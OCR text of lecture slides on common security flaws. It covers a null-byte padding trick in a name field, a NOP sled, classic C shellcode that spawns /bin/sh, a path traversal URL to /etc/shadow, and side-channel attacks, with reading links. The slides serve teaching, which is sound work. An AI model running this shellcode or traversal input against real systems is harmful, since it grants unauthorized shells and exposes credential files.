


Name	Amount Owed
Rich Adams	$5,000.00
Rich Adams\00\00\00\00\00\00\00\00\00\00\00	$99,999,999.00


This is a contrived example just to demonstrate the principle.




https://arstechnica.com/.../how-security-flaws-work-the-buffer-overflow/




https://arstechnica.com/.../how-security-flaws-work-the-buffer-overflow/




https://arstechnica.com/.../how-security-flaws-work-the-buffer-overflow/



https://arstechnica.com/.../how-security-flaws-work-the-buffer-overflow/


nop
nop nop
nop
nop
nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
nop nop
nop nop
nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop



https://arstechnica.com/.../how-security-flaws-work-the-buffer-overflow/

c

```c
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
}
```

Probably best not to run random code from the internet. Read the linked article first, and run at your own risk.

http://phrack.org/issues/49/14.html#article

Path Traversal

```
https://example.com/../../../../../etc/shadow
```

Vulnerabilities can exist in dependencies!

https://github.com/rubyzip/rubyzip/issues/315

Side-Channel Attacks

- Timing Attack.
- Power Analysis.
- Acoustic Cryptanalysis.
- Data Remanence.

https://www.youtube.com/watch?v=FKXOucXB4a8

Side-Channel Attacks


- Timing Attack. Use different timings to infer data.
- Power Analysis. Use power usage to infer data.
- Acoustic Cryptanalysis. Use sound to infer data.
- Data Remanence. Recover “deleted” data from storage.

https://www.youtube.com/watch?v=FKXOucXB4a8


Additional Reading


https://en.wikipedia.org/wiki/Data_Encryption_Standard#NSA's_involvement_in_the_design (Also http://simson.net/ref/1994/coppersmith94.pdf)


- https://en.wikipedia.org/wiki/Differential_cryptanalysis
- https://en.wikipedia.org/wiki/Power_analysis
- https://www.nsa.gov/news-features/declassified-documents/cryptologic-histories/assets/files/cold_war_iii.pdf
- https://www.theregister.co.uk/2001/01/25/directv_attacks_hacked_smart_cards/

